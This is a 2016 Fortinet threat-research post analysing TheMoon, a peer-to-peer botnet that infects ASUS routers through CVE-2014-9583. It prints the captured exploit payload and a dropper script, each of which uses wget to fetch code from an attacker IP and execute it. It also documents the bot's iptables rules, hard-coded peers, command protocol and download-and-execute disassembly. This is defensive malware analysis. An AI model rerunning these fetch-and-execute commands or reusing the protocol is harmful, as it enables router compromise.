

TheMoon - A P2P botnet targeting Home Routers

 fortinet.com/blog/threat-research/themoon-a-p2p-botnet-targeting-home-routers

October 20, 2016



Threat Research

By [Bing Liu](#) | October 20, 2016

In the post "[Home Routers - New Favorite of Cybercriminals in 2016](#)", we discussed the active detection of vulnerability CVE-2014-9583 in ASUS routers since June of this year. In this post we will dissect a bot installed on the affected ASUS routers.

The following figure shows attack traffic captured through Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	0...	201.81.232.162	196.35.0.219	UDP	540	33184 → 9999 Len=512

```

> Frame 1: 540 bytes on wire (4320 bits), 540 bytes captured (4320 bits)
Raw packet data
> Internet Protocol Version 4, Src: 201.81.232.162, Dst: 196.35.0.219
> User Datagram Protocol, Src Port: 33184 (33184), Dst Port: 9999 (9999)
> Data (512 bytes)

```

0000	45 08 02 1c ba d9 40 00	31 11 15 fd c9 51 e8 a2	E.....@. 1....Q..
0010	c4 23 00 db 81 a0 27 0f	02 08 16 49 0c 15 33 00	.#.....'. ...I..3.
0020	6f 1c 28 b3 00 00 00 00	00 00 00 00 00 00 00 00	o.(.....
0030	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0040	00 00 00 00 00 00 00 00	00 00 6d 00 63 64 20 2fm.cd /
0050	74 6d 70 20 3b 20 72 6d	20 2d 66 20 6e 6d 6c 74	tmp ; rm -f nmlt
0060	31 2e 73 68 20 3b 20 77	67 65 74 20 2d 4f 20 6e	1.sh ; w get -O n
0070	6d 6c 74 31 2e 73 68 20	68 74 74 70 3a 2f 2f 37	mlt1.sh http://7
0080	38 2e 31 32 38 2e 39 32	2e 31 33 37 3a 38 30 2f	8.128.92 .137:80/
0090	6e 6d 6c 74 31 2e 73 68	20 3b 20 63 68 6d 6f 64	nmlt1.sh ; chmod
00a0	20 2b 78 20 6e 6d 6c 74	31 2e 73 68 20 3b 20 2e	+x nmlt 1.sh ; .
00b0	2f 6e 6d 6c 74 31 2e 73	68 00 00 00 00 00 00 00	/nmlt1.s h.....
00c0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00d0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00

Figure 1 Exploitation of CVE-2014-9583

Below is the content of file nmlt1.sh downloaded from hxxp://78.128.92.137:80/.

```

#!/bin/sh

cd /tmp

rm -f .nttpd

wget -O .nttpd http://78.128.92.137/.nttpd,17-mips-le-t1

chmod +x .nttpd

./nttpd

```

The vulnerable ASUS router will download and execute the binary file .nttpd from the attacker controlled website. The following figure shows its MD5 hash and file attributes:

```

root@kali:~/Desktop/root-malta# md5sum .nttpd
514b7da4b811da11fe7033aea155dba6 .nttpd
root@kali:~/Desktop/root-malta# file .nttpd
.nmlt1.sh: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
root@kali:~/Desktop/root-malta#

```

Figure 2 md5sum and file attributes

A simple search shows that this bot was analyzed [here](#). However, that analysis was based on sample MD5: c44f2d8ad37c18ea84a99db584d6992d, and some parts are misleading, so we want to share our updated findings in this post.

This bot belongs to the TheMoon family of malware, which shares the following program structure.



Figure 3 Program structure of *TheMoon* family

The differences between the family members are mainly located in functions `os_init` and `run_modules`.

This bot inserts the following eight iptables rules in function `os_init`.

```

# "INPUT -p udp --dport 9999 -j DROP"
.word aInputPTcpMMult # "INPUT -p tcp -m multiport --dport 80,80"...
.word aInputS46_148_1 # "INPUT -s 46.148.18.0/24 -j ACCEPT"
.word aInputS185_56_3 # "INPUT -s 185.56.30.0/24 -j ACCEPT"
.word aInputS217_79_1 # "INPUT -s 217.79.182.0/24 -j ACCEPT"
.word aInputS85_114_1 # "INPUT -s 85.114.135.0/24 -j ACCEPT"
.word aInputS95_213_1 # "INPUT -s 95.213.143.0/24 -j ACCEPT"
.word aInputS185_53_8 # "INPUT -s 185.53.8.0/24 -j ACCEPT"

```

Figure 3 iptables rules

The first rule stops other attackers from exploiting the ASUS vulnerability CVE-2014-9583, while the second one stops other attackers from exploiting the Linksys Unauthenticated Remote Code Execution vulnerability.

All the rest ensure that the attacker has access to this router. We will talk about hard-coded peers later in this post.

In the function `run_modules`, this bot launches three modules: "clk," "net" and "dwl." Let's analyze them one by one.

Clk Module

This module launches two threads. The first one calculates the running time while the second one maintains the time. This bot queries public NTP servers for the UTC time, as shown in the following figure.

```

PublicNTPServers:
.word 0xCF2EE8B6 # DATA XREF: func_ContactNTPServer+5410
.word 0x5244CE7D # 82.68.206.125
.word 0xC223FC05 # 194.35.252.5
.word 0x81060F1C # 129.6.15.28
.word 0x81060F1D # 129.6.15.28
.byte 0

```

Figure 4 Hard-coded NTP servers

The following figure shows an NTP request sent by this bot, and the response from the public NTP server.

```

52 6... 192.168.101.100 129.6.15.29 NTP 90 NTP Version 4, client
53 6... 129.6.15.29 192.168.101.100 NTP 90 NTP Version 4, server
54 6... Vmware_29:9e:da Fortinet_03:5f:d1 ARP 42 Who has 192.168.101.002 Tell 192.168.101.100
▶ Frame 53: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
▶ Ethernet II, Src: Fortinet_03:5f:d1 (00:09:0f:03:5f:d1), Dst: Vmware_29:9e:da (00:0c:29:29:9e:da)
▶ Internet Protocol Version 4, Src: 129.6.15.29, Dst: 192.168.101.100
▶ User Datagram Protocol, Src Port: 123 (123), Dst Port: 51576 (51576)
▼ Network Time Protocol (NTP Version 4, server)
  ▶ Flags: 0x24, Leap Indicator: no warning, Version number: NTP Version 4, Mode: server
    Peer Clock Stratum: primary reference (1)
    Peer Polling Interval: invalid (0)
    Peer Clock Precision: 0.000000 sec
    Root Delay: 0.0000 sec
    Root Dispersion: 0.0000 sec
    Reference ID: NIST telephone modem
    Reference Timestamp: Oct 4, 2016 22:32:56.184856000 UTC
    Origin Timestamp: Jan 1, 1970 00:00:00.000000000 UTC
    Receive Timestamp: Oct 4, 2016 22:33:52.382512000 UTC
    Transmit Timestamp: Oct 4, 2016 22:33:52.382527000 UTC

```

Figure 5 NTP request and response

We don't believe that these hard-coded IP addresses are C&C servers, as was claimed [here](#).

If the NTP query fails, the bot will instead use the local time.

Net Module

This module adds an iptables rule to open UDP port 5143, and then creates a thread which is responsible for P2P communication. It is worth mentioning that the supported message types are variant-specific, and usually different port numbers are used for communication.

This bot supports following three types of message.

1. Register message
2. RegisterTo message
3. FetchCommand message

Every message contains a header and a body. All these messages share the following header structure:

Offset	Size	Description
0	1	Body length
1	1	Message Type
2	1	TTL
3	1	0x8F (variant specific)

For every received message, the bot decreases the TTL by one, and forwards the message to its peers if the result is not zero. The following figure demonstrates this behavior.




Figure 6 Forwarded message to its peers

1. Register message

The type value of this message is 0. The bot sends this message to hard-coded peers after launching three modules successfully.

```

HardcodedPeers: .word 0xB9350816      # DATA XREF: func_r
                                     # func_RegisterToHa
                                     # func_OP01handler:
                                     # .got:0041A198↓o
                .word 0xB9381EBD      # 185.56.30.189
                .word 0xD94FB6D4      # 217.79.182.212
                .word 0x55728714      # 85.114.135.20
                .word 0x5FD58FDC      # 95.213.143.220
                .word 0x2E94129A      # 46.148.18.154
                .byte 0

```




Figure 7 register to hard-coded peers

As you may remember, iptables rules are installed to allow access to these hard-coded peers. The following figure shows the traffic sent to hard-coded peers:




Figure 8 Register message

The message body is comprised of two double words: The first one is 0x6d6163f4 (variant specific) and the second is the property value of this peer. The bot adds the sender as its peer after receiving this message. This bot supports 0x64 peers at maximum.

1. RegisterTo

The type value of this message is zero as well, but the message body is 12 bytes long. If the third double word is not zero, this bot sends a register message to a specified IP. Otherwise, it sends the register message to the sender. The following figure shows a RegisterTo message received by the bot.

No.	Time	Source	Destination	Protocol	Length	Info
1	0...	192.168.102.121	192.168.101.100	UDP	54	41157 → 5143 Len=12
2	71...	192.168.102.121	192.168.101.100	UDP	58	52850 → 5143 Len=16
3	20...	192.168.102.121	192.168.101.100	UDP	62	49634 → 5143 Len=20
4	37...	192.168.102.121	192.168.101.100	UDP	62	35648 → 5143 Len=20


```

> Frame 2: 58 bytes on wire (464 bits), 58 bytes captured (464 bits)
> Ethernet II, Src: AsustekC_65:66:85 (00:1e:8c:65:66:85), Dst: Fortinet_03:5f:d0 (00:09:0f:03
> Internet Protocol Version 4, Src: 192.168.102.121, Dst: 192.168.101.100
> User Datagram Protocol, Src Port: 52850 (52850), Dst Port: 5143 (5143)
> Data (16 bytes)
0000  00 09 0f 03 5f d0 00 1e 8c 65 66 85 08 00 45 00  ...._... .ef...E.
0010  00 2c d3 7b 40 00 40 11 1a 17 c0 a8 66 79 c0 a8  .,.{@.@. ....fy..
0020  65 64 ce 72 14 17 00 18 68 ee 0c 00 00 8f 6d 61  ed.r.... h....ma
0030  63 f4 00 00 00 11 c0 a8 c8 78  c.....x

```

Figure 9 RegisterTo message

1. FetchCommand

The type value of this message is one. The following is the structure of the message body.

Offset	Size	Description
0	4	Peer IP address
4	4	Command id
8	4	Command size (Maximum 0x19001)
12	n	file name(n<=8)

The following figure shows a FetchCommand message received by this bot.

No.	Time	Source	Destination	Protocol	Length	Info
1	0...	192.168.102.121	192.168.101.100	UDP	54	41157 → 5143 Len=12
2	71...	192.168.102.121	192.168.101.100	UDP	58	52850 → 5143 Len=16
3	20...	192.168.102.121	192.168.101.100	UDP	62	49634 → 5143 Len=20


```

> Frame 3: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
> Ethernet II, Src: AsustekC_65:66:85 (00:1e:8c:65:66:85), Dst: Fortinet_03:5f:d0 (00:09:0f:03)
> Internet Protocol Version 4, Src: 192.168.102.121, Dst: 192.168.101.100
> User Datagram Protocol, Src Port: 49634 (49634), Dst Port: 5143 (5143)
> Data (20 bytes)

```

0000	00 09 0f 03 5f d0 00 1e 8c 65 66 85 08 00 45 00_... .ef...E.
0010	00 30 e1 f3 40 00 40 11 0b 9b c0 a8 66 79 c0 a8	.0..@.@.fy..
0020	65 64 c1 e2 14 17 00 1c e9 e0 10 01 00 8f c0 a8	ed.....
0030	66 79 00 00 00 1a 00 01 1c f4 2e 73 6f 78	fy..... ...sox

Figure 10 FetchCommand message

If the sender is its peer, the bot stores the message in the following structure for the dwl module:

```

Struct PendingCommand
{
    DWORD ip;

    DWORD cmd_id;

    DWORD cmd_size;

    CHAR filename[8];
};

```

Dwl Module

This module creates a thread which is responsible for handling the PendingCommand information created by the net module. This bot connects to TCP port 4543 of the designated IP and sends it the required file name and command id. The following figure shows the traffic captured through Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
62	16...	192.168.101.100	192.168.102.121	TCP	74	49126 → 4543 [SYN] S
63	16...	192.168.102.121	192.168.101.100	TCP	74	4543 → 49126 [SYN, A
64	16...	192.168.101.100	192.168.102.121	TCP	66	49126 → 4543 [ACK] S
65	16...	192.168.101.100	192.168.102.121	TCP	74	49126 → 4543 [PSH, A
66	16...	192.168.102.121	192.168.101.100	TCP	66	4543 → 49126 [ACK] S
67	16...	192.168.102.121	192.168.101.100	TCP	75	4543 → 49126 [PSH, A
68	16...	192.168.101.100	192.168.102.121	TCP	66	49126 → 4543 [ACK] S
69	16...	192.168.101.100	192.168.102.121	TCP	66	49126 → 4543 [RST, A


```

> Frame 65: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: Fortinet_03:5f:d0 (00:09:0f:03:5f:d0), Dst: AsustekC_65:66:85 (00:1e:8c:65:66:85)
> Internet Protocol Version 4, Src: 192.168.101.100, Dst: 192.168.102.121
> Transmission Control Protocol, Src Port: 49126 (49126), Dst Port: 4543 (4543), Seq: 1, Ack:
> Data (8 bytes)

```


0000	00 1e 8c 65 66 85 00 09 0f 03 5f d0 08 00 45 00	...ef... .._...E.
0010	00 3c 84 fb 40 00 3f 06 69 92 c0 a8 65 64 c0 a8	.<..@.?. i...ed..
0020	66 79 bf e6 11 bf 7b 04 b1 25 56 4a 3e ba 80 18	fy....{. .%VJ>...
0030	00 e5 79 11 00 00 01 01 08 0a 16 f8 40 b4 5f 70	..y.....@._P
0040	65 79 2e 73 6f 78 2c 32 36 00	ey.sox,2 6.

Figure 11 Command request

The designed IP is supposed to return the requested file. The bot stores the response in the specified file and executes it. The following figure shows a sequence of calls that create and execute the file received:

```

42 00 02 3C+lw    $v0, gPendingCommand
00 00 00 00 nop
08 00 42 8C lw    $v0, 8($v0)
21 20 60 00 move   $a0, $v1
42 00 03 3C lui    $v1, 0x42
70 A3 65 24 addiu  $a1, $v1, (unk_41A370 - 0x420000)
21 30 40 00 move   $a2, $v0
A0 80 82 8F la    $v0, func_createfile
00 00 00 00 nop
21 C8 40 00 move   $t9, $v0
6C F6 11 04 bal    func_createfile
00 00 00 00 nop
20 00 DC 8F lw    $gp, 0xC8+var_A8($fp)
18 00 40 10 beqz  $v0, loc_40467C
00 00 00 00 nop

```

<

```

42 00 02 3C+lw    $v0, gPendingCommand
00 00 00 00 nop
0C 00 42 24 addiu  $v0, 0xC
38 00 C3 27 addiu  $v1, $fp, 0xC8+var_str
21 20 60 00 move   $a0, $v1
41 00 03 3C lui    $v1, 0x41
10 9D 65 24 addiu  $a1, $v1, (a_S - 0x410000) # "./%s &"
21 30 40 00 move   $a2, $v0
18 81 82 8F la    $v0, sprintf
00 00 00 00 nop
21 C8 40 00 move   $t9, $v0
09 F8 20 03 jalr  $t9 ; sprintf
00 00 00 00 nop
20 00 DC 8F lw    $gp, 0xC8+var_A8($fp)
38 00 C2 27 addiu  $v0, $fp, 0xC8+var_str
21 20 40 00 move   $a0, $v0
A4 80 82 8F la    $v0, os_exec
00 00 00 00 nop
21 C8 40 00 move   $t9, $v0
DD 02 11 04 bal    os_exec

```

Figure 12 download and execute command

While we were unable to download a command file for analysis at the time of this post, based on the file name and size we monitor, they should be the TheMoon family members.

Conclusion

The TheMoon family was first discovered by [SANS ISC](#) in 2014. This family targets routers and installs malware by exploiting their vulnerabilities. This bot is used on ASUS and Linksys routers based on their hard-coded iptables rules.

We also discovered that its P2P communication is not as mature as its peers on PCs. For example, instead of using digital signing, the botmaster uses iptables to ensure only he can command the bots. Unfortunately, or fortunately, these rules can be bypassed. In addition,

the communication is not encrypted, which leads to easier analysis and detection.

Fortinet released following detections for this bot:

AV: Linux/Agent.B!tr.bdr

AppCtrl: TheMoon.Botnet

Related Posts

Copyright © 2022 Fortinet, Inc. All Rights Reserved

[Terms of Services](#)[Privacy Policy](#)

| [Cookie Settings](#)